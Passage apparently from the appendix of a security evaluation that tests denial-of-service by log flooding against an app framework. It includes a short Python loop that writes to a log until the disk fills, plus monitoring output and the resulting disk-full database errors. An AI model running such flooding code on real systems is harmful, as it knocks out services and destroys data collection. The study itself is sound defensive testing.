    'syslog':   lambda: file_bytes('/var/log/syslog'),
    'kern.log': lambda: file_bytes('/var/log/kern.log'),
}

prev = {k: f() for k, f in files.items()}
time.sleep(2)
```

```
26
27 while True:
28     now = {k: f() for k, f in files.items()}
29     print('-' * 50)
30     for k in files:
31         delta = now[k] - prev[k]
32         rate = delta / 2
33         print(f"{k:12s}  {now[k]/1e6:8.1f} MB   {rate/1e6:+.2f}
               MB/s")
34     prev = now
35     time.sleep(2)
36 EOF
```

Gives the following output for stderr:

```
1  --------------------------------------------------
2  journald         562.0 MB   +4.19 MB/s
3  syslog             2.7 MB   +1.25 MB/s
4  kern.log           0.2 MB   +0.00 MB/s
5  --------------------------------------------------
6  journald         629.1 MB   +33.55 MB/s
7  syslog            13.5 MB   +5.38 MB/s
8  kern.log           0.2 MB   +0.00 MB/s
9  --------------------------------------------------
10 journald         629.1 MB   +0.00 MB/s
11 syslog            31.0 MB   +8.75 MB/s
12 kern.log           0.2 MB   +0.00 MB/s
13 --------------------------------------------------
14 journald         629.1 MB   +0.00 MB/s
15 syslog            48.6 MB   +8.79 MB/s
16 kern.log           0.2 MB   +0.00 MB/s
17 --------------------------------------------------
18 journald         629.1 MB   +0.00 MB/s
19 syslog            66.0 MB   +8.72 MB/s
20 kern.log           0.2 MB   +0.00 MB/s
21 --------------------------------------------------
22 journald         629.1 MB   +0.00 MB/s
23 syslog            83.4 MB   +8.69 MB/s
24 kern.log           0.2 MB   +0.00 MB/s
25 --------------------------------------------------
26 journald         629.1 MB   +0.00 MB/s
27 syslog           100.8 MB   +8.69 MB/s
28 kern.log           0.2 MB   +0.00 MB/s
29 --------------------------------------------------
30 journald         629.1 MB   +0.00 MB/s
31 syslog           118.1 MB   +8.66 MB/s
32 kern.log           0.2 MB   +0.00 MB/s
33 --------------------------------------------------
34 journald         629.1 MB   +0.00 MB/s
35 syslog           135.8 MB   +8.87 MB/s
36 kern.log           0.2 MB   +0.00 MB/s
37 --------------------------------------------------
38 journald         629.1 MB   +0.00 MB/s
39 syslog           153.3 MB   +8.74 MB/s
40 kern.log           0.2 MB   +0.00 MB/s
41 --------------------------------------------------
```

```
journald         629.1 MB   +0.00 MB/s
syslog           169.8 MB   +8.27 MB/s
kern.log           0.2 MB   +0.00 MB/s
------------------------------------------------
journald         629.1 MB   +0.00 MB/s
syslog           183.7 MB   +6.92 MB/s
kern.log           0.2 MB   +0.00 MB/s
------------------------------------------------
journald         629.1 MB   +0.00 MB/s
syslog           198.1 MB   +7.19 MB/s
kern.log           0.2 MB   +0.00 MB/s
------------------------------------------------
journald         629.1 MB   +0.00 MB/s
syslog           212.3 MB   +7.10 MB/s
kern.log           0.2 MB   +0.00 MB/s
------------------------------------------------
journald         645.9 MB   +8.39 MB/s
syslog           224.1 MB   +5.94 MB/s
kern.log           0.2 MB   +0.00 MB/s
------------------------------------------------
journald         679.5 MB   +16.78 MB/s
syslog           233.7 MB   +4.79 MB/s
kern.log           0.2 MB   +0.00 MB/s
------------------------------------------------
journald         679.5 MB   +0.00 MB/s
syslog           248.1 MB   +7.22 MB/s
kern.log           0.2 MB   +0.00 MB/s
```

and for stdout:

```
------------------------------------------------
journald         654.3 MB   +8.39 MB/s
syslog             3.8 MB   +1.62 MB/s
kern.log           0.5 MB   +0.00 MB/s
------------------------------------------------
journald         671.1 MB   +8.39 MB/s
syslog            17.3 MB   +6.78 MB/s
kern.log           0.5 MB   +0.00 MB/s
------------------------------------------------
journald         671.1 MB   +0.00 MB/s
syslog            35.8 MB   +9.23 MB/s
kern.log           0.5 MB   +0.00 MB/s
------------------------------------------------
journald         671.1 MB   +0.00 MB/s
syslog            54.7 MB   +9.45 MB/s
kern.log           0.5 MB   +0.00 MB/s
------------------------------------------------
journald         671.1 MB   +0.00 MB/s
syslog            73.4 MB   +9.38 MB/s
kern.log           0.5 MB   +0.00 MB/s
------------------------------------------------
journald         671.1 MB   +0.00 MB/s
syslog            92.6 MB   +9.58 MB/s
kern.log           0.5 MB   +0.00 MB/s
------------------------------------------------
journald         671.1 MB   +0.00 MB/s
```

```
syslog            110.8 MB    +9.12 MB/s
kern.log            0.5 MB    +0.00 MB/s
-------------------------------------------------
journald          671.1 MB    +0.00 MB/s
syslog            129.6 MB    +9.40 MB/s
kern.log            0.5 MB    +0.00 MB/s
-------------------------------------------------
journald          671.1 MB    +0.00 MB/s
syslog            148.3 MB    +9.35 MB/s
kern.log            0.5 MB    +0.00 MB/s
-------------------------------------------------
journald          671.1 MB    +0.00 MB/s
syslog            167.2 MB    +9.41 MB/s
kern.log            0.5 MB    +0.00 MB/s
-------------------------------------------------
journald          671.1 MB    +0.00 MB/s
syslog            184.4 MB    +8.63 MB/s
kern.log            0.5 MB    +0.00 MB/s
-------------------------------------------------
journald          713.0 MB    +20.97 MB/s
syslog            193.5 MB    +4.55 MB/s
kern.log            0.5 MB    +0.00 MB/s
-------------------------------------------------
journald          746.6 MB    +16.78 MB/s
syslog            204.5 MB    +5.51 MB/s
kern.log            0.5 MB    +0.00 MB/s
-------------------------------------------------
journald          746.6 MB    +0.00 MB/s
syslog            219.7 MB    +7.60 MB/s
kern.log            0.5 MB    +0.00 MB/s
-------------------------------------------------
journald          746.6 MB    +0.00 MB/s
syslog            235.1 MB    +7.71 MB/s
kern.log            0.5 MB    +0.00 MB/s
-------------------------------------------------
journald          746.6 MB    +0.00 MB/s
syslog            250.7 MB    +7.79 MB/s
kern.log            0.5 MB    +0.00 MB/s
```

When the host disk was filled, the following errors appeared due to the syslog not being able to write:

```
maj 04 12:10:07 kokki rsyslogd[702]: file '/var/log/syslog'[7]
   write error - see https://www.rsyslog.com/solving-rsyslog-
   write-errors/ for help OS error: No space left on device [v8
   .2112.0 try https://www.rsyslog.com/e/2027 ]
maj 04 12:10:07 kokki rsyslogd[702]: action 'action-2-builtin:
   omfile' (module 'builtin:omfile') message lost, could not be
   processed. Check for additional error messages before this one
   . [v8.2112.0 try https://www.rsyslog.com/e/2027 ]
```

Journald was able to continue to write to disk due to the reserved block. On my computer 1 170 790 blocks of 4096 bytes (approx 4.5GB) was reserved for root. Journald runs as root:

```
(base) kokki@kokki:~/sinusoidal-clone2/sinusoidal-clone/sdks/malicious_app$ ps aux | grep journald
root         305  0.7  0.9 483728 149832 ?       S<s  apr28   63:54 /lib/systemd/systemd-journald
kokki     601273  0.0  0.0  12096  2688 pts/4    S+   14:44   0:00 grep --color=auto journald
```

1 170 790 blocks reserved:

```
(base) kokki@kokki:~/sinusoidal-clone2/sinusoidal-clone/sdks/malicious_app$ sudo dumpe2fs /dev/nvme0n1p6 2>/dev/null | grep -i "reserved"
[sudo] password for kokki:
Reserved block count:     1170790
Reserved GDT blocks:      1024
Reserved blocks uid:      0 (user root)
Reserved blocks gid:      0 (group root)
  Reserved GDT blocks at 13-1036
  Reserved GDT blocks at 32781-33804
  Reserved GDT blocks at 98317-99340
  Reserved GDT blocks at 163853-164876
  Reserved GDT blocks at 229389-230412
  Reserved GDT blocks at 294925-295948
  Reserved GDT blocks at 819213-820236
  Reserved GDT blocks at 884749-885772
  Reserved GDT blocks at 1605645-1606668
  Reserved GDT blocks at 2654221-2655244
  Reserved GDT blocks at 4096013-4097036
  Reserved GDT blocks at 7962637-7963660
  Reserved GDT blocks at 11239437-11240460
  Reserved GDT blocks at 20480013-20481036
```

Size of a block is 4096 bytes:

```
(base) kokki@kokki:~/sinusoidal-clone2/sinusoidal-clone/sdks/malicious_app2$ sudo dumpe2fs /dev/nvme0n1p6 2>/dev/null | grep "Block size"
[sudo] password for kokki:
Block size:               4096
```

CPU usage:

```
(base) kokki@kokki:~/sinusoidal-clone2/sinusoidal-clone/sdks/malicious_app$ top

top - 10:10:09 up 3 days,  1:13,  1 user,  load average: 2,63, 2,31, 3,19
Tasks: 404 total,   3 running, 399 sleeping,   0 stopped,   2 zombie
%Cpu(s): 17,1 us, 23,7 sy,  0,0 ni, 58,7 id,  0,2 wa,  0,0 hi,  0,2 si,  0,0 st
MiB Mem :  15756,5 total,    600,8 free,  11424,0 used,   3731,7 buff/cache
MiB Swap:   2048,0 total,      9,1 free,   2038,9 used.   2520,6 avail Mem

```

```
    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM
      TIME+ COMMAND
 509494 kokki     20   0   91276   2816   2432 R  72,4   0,0
   0:26.21 conmon
    298 root      19  -1  254400 164776 162880 R  62,8   1,0
      80:52.60 systemd-journal
    691 syslog    20   0  222404   5068   1280 S  62,5   0,0
      79:32.85 rsyslogd
 509499 kokki     20   0   26568  21404   5888 S  48,2   0,1
   0:17.72 python3
 509181 kokki     20   0 1614152 411980 304896 S  30,9   2,6
   0:12.12 beam.smp
   1778 kokki     20   0   26504   1792   1408 S  20,3   0,0
     23:02.98 pipewire-media-
 122799 kokki     20   0 2809284 157708  50456 S   7,0   1,0
   22:50.82 Isolated Web Co
   2785 kokki     20   0   13,1g 870192 351856 S   6,0   5,4
     162:03.44 firefox
 508815 kokki     20   0   27172   4224   3584 S   5,3   0,0
   0:01.94 ss-simulator
 509516 kokki     20   0    5352    896    640 S   4,7   0,0
   0:01.72 ss_phasor
   4094 kokki     20   0   11,3g 431940 111316 S   3,0   2,7
     49:17.44 Isolated Web Co
 383667 avahi     20   0    9656   4096   1920 S   2,3   0,0
   2:00.66 avahi-daemon
 510408 kokki     20   0 2589076  66524  56064 S   1,7   0,4
   0:00.05 Web Content
   1780 kokki      9 -11 5727956   9428   5716 S   1,3   0,1
     36:14.09 pulseaudio
 122902 kokki     20   0 2730704 152444  50556 S   1,3   0,9
   5:47.43 Isolated Web Co
 107070 kokki     20   0 2916936 192120  36612 S   1,0   1,2
   0:27.27 Isolated Web Co
   2087 kokki     20   0 6071024 186392  23440 S   0,7   1,2
     33:00.03 gnome-shell
 509378 100069    20   0  574688  31552  26624 S   0,7   0,2
   0:00.17 postgres
 509383 100069    20   0  574560  31456  27008 S   0,7   0,2
   0:00.15 postgres
 509507 kokki     20   0   15644    640    640 S   0,7   0,0
   0:00.22 ss_energy_meter
    54 root      20   0       0      0      0 S   0,3   0,0
      0:05.29 ksoftirqd/6
   227 root     -51   0       0      0      0 S   0,3   0,0
     2:54.60 irq/161-1A581000:00
   453 root     -51   0       0      0      0 S   0,3   0,0
     0:08.66 irq/192-iwlwifi:queue_4
   1833 kokki     20   0 2631612  58956  22912 S   0,3   0,4
     2:48.52 exe
```

A.2.2 Log Flooding

```
def spam_log():
```

```
    spam_string = "A" * length + "\n"
    with open(framework.log_dir() + '/log.txt', 'a') as logptr:
        while True:
            logptr.write(spam_string)
            logptr.flush()
```

Error logs:

```
2026-05-20T09:35:37.670274Z error <<"App:PH:L2-Voltage">>: DB:
   failed {error,{error,error,<<"53100">>,disk_full,<<"could not
   extend file \"base/5/20207_fsm\": No space left on device"
   >>,[{file,<<"md.c">>},{hint,<<"Check free disk space.">>},{
   line,<<"637">>},{routine,<<"mdzeroextend">>},{severity,<<"
   ERROR">>}]}} for SQL query: INSERT INTO stream."App:PH:L2-
   Voltage" (ts_ns, sample_count, values, clock_synch, flags,
   gm_identity), VALUES, (1779269737640000000, 0, ARRAY
   [399979,2619924], 2, ARRAY[0,0], ''), (1779269737620000000, 0,
    ARRAY[399979,2619806], 2, ARRAY[0,0], ''),
   (1779269737600000000, 0, ARRAY[399980,2619691], 2, ARRAY[0,0],
    ''), (1779269737580000000, 0, ARRAY[399981,2619579], 2, ARRAY
   [0,0], ''), (1779269737560000000, 0, ARRAY[399981,2619472], 2,
    ARRAY[0,0], ''), (1779269737540000000, 0, ARRAY
   [399982,2619368], 2, ARRAY[0,0], ''), (1779269737520000000, 0,
    ARRAY[399983,2619268], 2, ARRAY[0,0], ''),
   (1779269737500000000, 0, ARRAY[399983,2619172], 2, ARRAY[0,0],
    ''), (1779269737480000000, 0, ARRAY[399984,2619080], 2, ARRAY
   [0,0], ''), (1779269737460000000, 0, ARRAY[399985,2618991], 2,
    ARRAY[0,0], ''), (1779269737440000000, 0, ARRAY
   [399985,2618906], 2, ARRAY[0,0], ''), (1779269737420000000, 0,
    ARRAY[399986,2618825], 2, ARRAY[0,0], ''),
   (1779269737400000000, 0, ARRAY[399987,2618748], 2, ARRAY[0,0],
    ''), (1779269737380000000, 0, ARRAY[399987,2618675], 2, ARRAY
   [0,0], ''), (1779269737360000000, 0, ARRAY[399988,2618605], 2,
    ARRAY[0,0], ''), (1779269737340000000, 0, ARRAY
   [399989,2618539], 2, ARRAY[0,0], ''), (1779269737320000000, 0,
    ARRAY[399989,2618477], 2, ARRAY[0,0], ''),
   (1779269737300000000, 0, ARRAY[399990,2618418], 2, ARRAY[0,0],
    ''), (1779269737280000000, 0, ARRAY[399991,26183... (
   framework_db_timescale:db_store_buffer/2 line 415)
2026-05-20T09:35:37.754123Z error <<"App:PH:L2-Current">>: DB:
   failed {error,{error,error,<<"53100">>,disk_full,<<"could not
   extend file \"base/5/20247\": No space left on device">>,[{
   file,<<"md.c">>},{hint,<<"Check free disk space.">>},{line,<<"
   515">>},{routine,<<"mdextend">>},{severity,<<"ERROR">>}]}} for
    SQL query: INSERT INTO stream."App:PH:L2-Current" (ts_ns,
   sample_count, values, clock_synch, flags, gm_identity), VALUES
   , (1779269737720000000, 0, ARRAY[1004,2620425], 2, ARRAY[0,0],
    ''), (1779269737700000000, 0, ARRAY[1003,2620278], 2, ARRAY
   [0,0], ''), (1779269737680000000, 0, ARRAY[1003,2620170], 2,
   ARRAY[0,0], ''), (1779269737660000000, 0, ARRAY[1003,2620116],
    2, ARRAY[0,0], ''), (1779269737640000000, 0, ARRAY
   [1003,2619966], 2, ARRAY[0,0], ''), (1779269737620000000, 0,
   ARRAY[1003,2619812], 2, ARRAY[0,0], ''), (1779269737600000000,
    0, ARRAY[1003,2619691], 2, ARRAY[0,0], ''),
   (1779269737580000000, 0, ARRAY[1003,2619560], 2, ARRAY[0,0], '
   '), (1779269737560000000, 0, ARRAY[1003,2619489], 2, ARRAY
```

```
    [0,0], ''), (1779269737540000000, 0, ARRAY[1003,2619400], 2,
    ARRAY[0,0], ''), (1779269737520000000, 0, ARRAY[1003,2619279],
     2, ARRAY[0,0], ''), (1779269737500000000, 0, ARRAY
    [1003,2619187], 2, ARRAY[0,0], ''), (1779269737480000000, 0,
    ARRAY[1002,2619085], 2, ARRAY[0,0], ''), (1779269737460000000,
     0, ARRAY[1002,2618957], 2, ARRAY[0,0], ''),
    (1779269737440000000, 0, ARRAY[1002,2618855], 2, ARRAY[0,0], '
    '), (1779269737420000000, 0, ARRAY[1002,2618793], 2, ARRAY
    [0,0], ''), (1779269737400000000, 0, ARRAY[1002,2618714], 2,
    ARRAY[0,0], ''), (1779269737380000000, 0, ARRAY[1002,2618657],
     2, ARRAY[0,0], ''), (1779269737360000000, 0, ARRAY
    [1002,2618597], 2, ARRAY[0,0], ''), (177926973734000000... (
    framework_db_timescale:db_store_buffer/2 line 415)
3 2026-05-20T09:35:37.771401Z error <<"App:PH:L3-Voltage">>: DB:
    failed {error,{error,error,<<"53100">>,disk_full,<<"could not
    extend file \"base/5/20253\": No space left on device">>,[{
    file,<<"md.c">>},{hint,<<"Check free disk space.">>},{line,<<"
    515">>},{routine,<<"mdextend">>},{severity,<<"ERROR">>}]}} for
     SQL query: INSERT INTO stream."App:PH:L3-Voltage" (ts_ns,
    sample_count, values, clock_synch, flags, gm_identity), VALUES
    , (1779269737740000000, 0, ARRAY[399975,526180], 2, ARRAY
    [0,0], ''), (1779269737720000000, 0, ARRAY[399976,526042], 2,
    ARRAY[0,0], ''), (1779269737700000000, 0, ARRAY
    [399977,525908], 2, ARRAY[0,0], ''), (1779269737680000000, 0,
    ARRAY[399977,525778], 2, ARRAY[0,0], ''),
    (1779269737660000000, 0, ARRAY[399978,525652], 2, ARRAY[0,0],
    ''), (1779269737640000000, 0, ARRAY[399979,525529], 2, ARRAY
    [0,0], ''), (1779269737620000000, 0, ARRAY[399979,525411], 2,
    ARRAY[0,0], ''), (1779269737600000000, 0, ARRAY
    [399980,525296], 2, ARRAY[0,0], ''), (1779269737580000000, 0,
    ARRAY[399981,525184], 2, ARRAY[0,0], ''),
    (1779269737560000000, 0, ARRAY[399981,525077], 2, ARRAY[0,0],
    ''), (1779269737540000000, 0, ARRAY[399982,524973], 2, ARRAY
    [0,0], ''), (1779269737520000000, 0, ARRAY[399983,524873], 2,
    ARRAY[0,0], ''), (1779269737500000000, 0, ARRAY
    [399983,524777], 2, ARRAY[0,0], ''), (1779269737480000000, 0,
    ARRAY[399984,524685], 2, ARRAY[0,0], ''),
    (1779269737460000000, 0, ARRAY[399985,524596], 2, ARRAY[0,0],
    ''), (1779269737440000000, 0, ARRAY[399985,524511], 2, ARRAY
    [0,0], ''), (1779269737420000000, 0, ARRAY[399986,524430], 2,
    ARRAY[0,0], ''), (1779269737400000000, 0, ARRAY
    [399987,524353], 2, ARRAY[0,0], ''), (1779269737380000000, 0,
    ARRAY[399987,524280], 2, ARRAY[0,0], ''), ... (
    framework_db_timescale:db_store_buffer/2 line 415)
4 2026-05-20T09:35:37.846470Z error <<"App:PH:L1-Voltage">>: DB:
    failed {error,{error,error,<<"53100">>,disk_full,<<"could not
    extend file \"base/5/20259\": No space left on device">>,[{
    file,<<"md.c">>},{hint,<<"Check free disk space.">>},{line,<<"
    515">>},{routine,<<"mdextend">>},{severity,<<"ERROR">>}]}} for
     SQL query: INSERT INTO stream."App:PH:L1-Voltage" (ts_ns,
    sample_count, values, clock_synch, flags, gm_identity), VALUES
    , (1779269737800000000, 0, ARRAY[399973,-1567780], 2, ARRAY
    [0,0], ''), (1779269737780000000, 0, ARRAY[399974,-1567929],
    2, ARRAY[0,0], ''), (1779269737760000000, 0, ARRAY
    [399975,-1568074], 2, ARRAY[0,0], ''), (1779269737740000000,
    0, ARRAY[399975,-1568216], 2, ARRAY[0,0], ''),
```

```
    (1779269737720000000, 0, ARRAY[399976,-1568353], 2, ARRAY
    [0,0], ''), (1779269737700000000, 0, ARRAY[399977,-1568487],
    2, ARRAY[0,0], ''), (1779269737680000000, 0, ARRAY
    [399977,-1568617], 2, ARRAY[0,0], ''), (1779269737660000000,
    0, ARRAY[399978,-1568743], 2, ARRAY[0,0], ''),
    (1779269737640000000, 0, ARRAY[399979,-1568866], 2, ARRAY
    [0,0], ''), (1779269737620000000, 0, ARRAY[399979,-1568985],
    2, ARRAY[0,0], ''), (1779269737600000000, 0, ARRAY
    [399980,-1569100], 2, ARRAY[0,0], ''), (1779269737580000000,
    0, ARRAY[399981,-1569211], 2, ARRAY[0,0], ''),
    (1779269737560000000, 0, ARRAY[399981,-1569318], 2, ARRAY
    [0,0], ''), (1779269737540000000, 0, ARRAY[399982,-1569422],
    2, ARRAY[0,0], ''), (1779269737520000000, 0, ARRAY
    [399983,-1569522], 2, ARRAY[0,0], ''), (1779269737500000000,
    0, ARRAY[399983,-1569618], 2, ARRAY[0,0], ''),
    (1779269737480000000, 0, ARRAY[399984,-1569710], 2, ARRAY
    [0,0], ''), (1779269737460000000, 0, ARRAY[399985,-1569799],
    2, ARRAY[0,0], ''), (1779269737440000000, 0, ARRAY[39... (
    framework_db_timescale:db_store_buffer/2 line 415)
2026-05-20T09:35:37.853855Z error <<"App:PH:L1-Current">>: DB:
    failed {error,{error,error,<<"53100">>,disk_full,<<"could not
    extend file \"base/5/20265\": No space left on device">>,[{
    file,<<"md.c">>},{hint,<<"Check free disk space.">>},{line,<<"
    515">>},{routine,<<"mdextend">>},{severity,<<"ERROR">>}]}} for
     SQL query: INSERT INTO stream."App:PH:L1-Current" (ts_ns,
    sample_count, values, clock_synch, flags, gm_identity), VALUES
    , (1779269737820000000, 0, ARRAY[1004,-1567627], 2, ARRAY
    [0,0], ''), (1779269737800000000, 0, ARRAY[1004,-1567770], 2,
    ARRAY[0,0], ''), (1779269737780000000, 0, ARRAY
    [1004,-1567934], 2, ARRAY[0,0], ''), (1779269737760000000, 0,
    ARRAY[1004,-1568045], 2, ARRAY[0,0], ''),
    (1779269737740000000, 0, ARRAY[1004,-1568198], 2, ARRAY[0,0],
    ''), (1779269737720000000, 0, ARRAY[1004,-1568351], 2, ARRAY
    [0,0], ''), (1779269737700000000, 0, ARRAY[1003,-1568528], 2,
    ARRAY[0,0], ''), (1779269737680000000, 0, ARRAY
    [1003,-1568618], 2, ARRAY[0,0], ''), (1779269737660000000, 0,
    ARRAY[1003,-1568673], 2, ARRAY[0,0], ''),
    (1779269737640000000, 0, ARRAY[1003,-1568814], 2, ARRAY[0,0],
    ''), (1779269737620000000, 0, ARRAY[1003,-1569003], 2, ARRAY
    [0,0], ''), (1779269737600000000, 0, ARRAY[1003,-1569116], 2,
    ARRAY[0,0], ''), (1779269737580000000, 0, ARRAY
    [1003,-1569220], 2, ARRAY[0,0], ''), (1779269737560000000, 0,
    ARRAY[1003,-1569301], 2, ARRAY[0,0], ''),
    (1779269737540000000, 0, ARRAY[1003,-1569406], 2, ARRAY[0,0],
    ''), (1779269737520000000, 0, ARRAY[1003,-1569512], 2, ARRAY
    [0,0], ''), (1779269737500000000, 0, ARRAY[1003,-1569606], 2,
    ARRAY[0,0], ''), (1779269737480000000, 0, ARRAY
    [1002,-1569717], 2, ARRAY[0,0], ''), (1779269737460000000, 0,
    ARRAY[1002,-1569854], 2, ARRAY[0,0], ''), ... (
    framework_db_timescale:db_store_buffer/2 line 415)
2026-05-20T09:35:37.861106Z error <<"App:PH:L3-Current">>: DB:
    failed {error,{error,error,<<"53100">>,disk_full,<<"could not
    extend file \"base/5/20271\": No space left on device">>,[{
    file,<<"md.c">>},{hint,<<"Check free disk space.">>},{line,<<"
    515">>},{routine,<<"mdextend">>},{severity,<<"ERROR">>}]}} for
     SQL query: INSERT INTO stream."App:PH:L3-Current" (ts_ns,
```

```
    sample_count, values, clock_synch, flags, gm_identity), VALUES
    , (1779269737820000000, 0, ARRAY[1004,526785], 2, ARRAY[0,0],
    ''), (1779269737800000000, 0, ARRAY[1004,526630], 2, ARRAY
    [0,0], ''), (1779269737780000000, 0, ARRAY[1004,526483], 2,
    ARRAY[0,0], ''), (1779269737760000000, 0, ARRAY[1004,526348],
    2, ARRAY[0,0], ''), (1779269737740000000, 0, ARRAY
    [1004,526201], 2, ARRAY[0,0], ''), (1779269737720000000, 0,
    ARRAY[1004,526025], 2, ARRAY[0,0], ''), (1779269737700000000,
    0, ARRAY[1003,525877], 2, ARRAY[0,0], ''),
    (1779269737680000000, 0, ARRAY[1003,525783], 2, ARRAY[0,0], ''
    ), (1779269737660000000, 0, ARRAY[1003,525726], 2, ARRAY[0,0],
     ''), (1779269737640000000, 0, ARRAY[1003,525594], 2, ARRAY
    [0,0], ''), (1779269737620000000, 0, ARRAY[1003,525403], 2,
    ARRAY[0,0], ''), (1779269737600000000, 0, ARRAY[1003,525269],
    2, ARRAY[0,0], ''), (1779269737580000000, 0, ARRAY
    [1003,525171], 2, ARRAY[0,0], ''), (1779269737560000000, 0,
    ARRAY[1003,525088], 2, ARRAY[0,0], ''), (1779269737540000000,
    0, ARRAY[1003,525002], 2, ARRAY[0,0], ''),
    (1779269737520000000, 0, ARRAY[1003,524896], 2, ARRAY[0,0], ''
    ), (1779269737500000000, 0, ARRAY[1003,524797], 2, ARRAY[0,0],
     ''), (1779269737480000000, 0, ARRAY[1002,524698], 2, ARRAY
    [0,0], ''), (1779269737460000000, 0, ARRAY[1002,524557], 2,
    ARRAY[0,0], ''), (1779269737440000000, 0, ARRAY[1002,52... (
    framework_db_timescale:db_store_buffer/2 line 415)
7 2026-05-20T09:35:38.760627Z error <<"App:PH:L2-Current">>: DB:
    failed {error,{error,error,<<"53100">>,disk_full,<<"could not
    extend file \"base/5/1249\": No space left on device">>,[{file
    ,<<"md.c">>},{hint,<<"Check free disk space.">>},{line,<<"637"
    >>},{routine,<<"mdzeroextend">>},{severity,<<"ERROR">>}]}} for
     SQL query: INSERT INTO stream."App:PH:L2-Current" (ts_ns,
    sample_count, values, clock_synch, flags, gm_identity), VALUES
    , (1779269738720000000, 0, ARRAY[1009,2631935], 2, ARRAY[0,0],
     ''), (1779269738700000000, 0, ARRAY[1008,2631646], 2, ARRAY
    [0,0], ''), (1779269738680000000, 0, ARRAY[1008,2631293], 2,
    ARRAY[0,0], ''), (1779269738660000000, 0, ARRAY[1008,2630959],
     2, ARRAY[0,0], ''), (1779269738640000000, 0, ARRAY
    [1008,2630699], 2, ARRAY[0,0], ''), (1779269738620000000, 0,
    ARRAY[1008,2630365], 2, ARRAY[0,0], ''), (1779269738600000000,
     0, ARRAY[1008,2630046], 2, ARRAY[0,0], ''),
    (1779269738580000000, 0, ARRAY[1008,2629781], 2, ARRAY[0,0], '
    '), (1779269738560000000, 0, ARRAY[1008,2629449], 2, ARRAY
    [0,0], ''), (1779269738540000000, 0, ARRAY[1008,2629187], 2,
    ARRAY[0,0], ''), (1779269738520000000, 0, ARRAY[1008,2628878],
     2, ARRAY[0,0], ''), (1779269738500000000, 0, ARRAY
    [1007,2628602], 2, ARRAY[0,0], ''), (1779269738480000000, 0,
    ARRAY[1007,2628363], 2, ARRAY[0,0], ''), (1779269738460000000,
     0, ARRAY[1007,2628032], 2, ARRAY[0,0], ''),
    (1779269738440000000, 0, ARRAY[1007,2627758], 2, ARRAY[0,0], '
    '), (1779269738420000000, 0, ARRAY[1007,2627472], 2, ARRAY
    [0,0], ''), (1779269738400000000, 0, ARRAY[1007,2627190], 2,
    ARRAY[0,0], ''), (1779269738380000000, 0, ARRAY[1007,2626989],
     2, ARRAY[0,0], ''), (1779269738360000000, 0, ARRAY
    [1007,2626693], 2, ARRAY[0,0], ''), (177926973834000... (
    framework_db_ti2026-05-20T09:35:42.703454Z error <<"App:PH:L2-
    Voltage">>: DB: failed {error,{error,error,<<"53100">>,
    disk_full,<<"could not extend file \"base/5/2608\": No space
```

```
    left on device">>,[{file,<<"md.c">>},{hint,<<"Check free disk
    space.">>},{line,<<"637">>},{routine,<<"mdzeroextend">>},{
    severity,<<"ERROR">>}]}} for SQL query: INSERT INTO stream."
    App:PH:L2-Voltage" (ts_ns, sample_count, values, clock_synch,
    flags, gm_identity), VALUES, (1779269742660000000, 0, ARRAY
    [399811,2768958], 2, ARRAY[0,0], ''), (1779269742640000000, 0,
     ARRAY[399812,2767893], 2, ARRAY[0,0], ''),
    (1779269742620000000, 0, ARRAY[399813,2766832], 2, ARRAY[0,0],
     ''), (1779269742600000000, 0, ARRAY[399813,2765775], 2, ARRAY
    [0,0], ''), (1779269742580000000, 0, ARRAY[399814,2764721], 2,
     ARRAY[0,0], ''), (1779269742560000000, 0, ARRAY
    [399815,2763671], 2, ARRAY[0,0], ''), (1779269742540000000, 0,
     ARRAY[399815,2762625], 2, ARRAY[0,0], ''),
    (1779269742520000000, 0, ARRAY[399816,2761583], 2, ARRAY[0,0],
     ''), (1779269742500000000, 0, ARRAY[399817,2760544], 2, ARRAY
    [0,0], ''), (1779269742480000000, 0, ARRAY[399817,2759509], 2,
     ARRAY[0,0], ''), (1779269742460000000, 0, ARRAY
    [399818,2758478], 2, ARRAY[0,0], ''), (1779269742440000000, 0,
     ARRAY[399819,2757451], 2, ARRAY[0,0], ''),
    (1779269742420000000, 0, ARRAY[399819,2756427], 2, ARRAY[0,0],
     ''), (1779269742400000000, 0, ARRAY[399820,2755408], 2, ARRAY
    [0,0], ''), (1779269742380000000, 0, ARRAY[399821,2754392], 2,
     ARRAY[0,0], ''), (1779269742360000000, 0, ARRAY
    [399821,2753379], 2, ARRAY[0,0], ''), (1779269742340000000, 0,
     ARRAY[399822,2752371], 2, ARRAY[0,0], ''),
    (1779269742320000000, 0, ARRAY[399823,2751366], 2, ARRAY[0,0],
     ''), (1779269742300000000, 0, ARRAY[399823,2750365], ... (
    framework_db_timescale:db_store_buffer/2 line 415)
8 2026-05-20T09:35:42.818813Z error <<"App:PH:L3-Voltage">>: DB:
    failed {error,{error,error,<<"53100">>,disk_full,<<"could not
    extend file \"base/5/2608\": No space left on device">>,[{file
    ,<<"md.c">>},{hint,<<"Check free disk space.">>},{line,<<"637"
    >>},{routine,<<"mdzeroextend">>},{severity,<<"ERROR">>}]}} for
     SQL query: INSERT INTO stream."App:PH:L3-Voltage" (ts_ns,
    sample_count, values, clock_synch, flags, gm_identity), VALUES
    , (1779269742780000000, 0, ARRAY[399807,681032], 2, ARRAY
    [0,0], ''), (1779269742760000000, 0, ARRAY[399808,679945], 2,
    ARRAY[0,0], ''), (1779269742740000000, 0, ARRAY
    [399809,678861], 2, ARRAY[0,0], ''), (1779269742720000000, 0,
    ARRAY[399809,677781], 2, ARRAY[0,0], ''),
    (1779269742700000000, 0, ARRAY[399810,676705], 2, ARRAY[0,0],
    ''), (1779269742680000000, 0, ARRAY[399811,675632], 2, ARRAY
    [0,0], ''), (1779269742660000000, 0, ARRAY[399811,674563], 2,
    ARRAY[0,0], ''), (1779269742640000000, 0, ARRAY
    [399812,673498], 2, ARRAY[0,0], ''), (1779269742620000000, 0,
    ARRAY[399813,672437], 2, ARRAY[0,0], ''),
    (1779269742600000000, 0, ARRAY[399813,671380], 2, ARRAY[0,0],
    ''), (1779269742580000000, 0, ARRAY[399814,670326], 2, ARRAY
    [0,0], ''), (1779269742560000000, 0, ARRAY[399815,669276], 2,
    ARRAY[0,0], ''), (1779269742540000000, 0, ARRAY
    [399815,668230], 2, ARRAY[0,0], ''), (1779269742520000000, 0,
    ARRAY[399816,667187], 2, ARRAY[0,0], ''),
    (1779269742500000000, 0, ARRAY[399817,666149], 2, ARRAY[0,0],
    ''), (1779269742480000000, 0, ARRAY[399817,665114], 2, ARRAY
    [0,0], ''), (1779269742460000000, 0, ARRAY[399818,664083], 2,
    ARRAY[0,0], ''), (1779269742440000000, 0, ARRAY
```

```
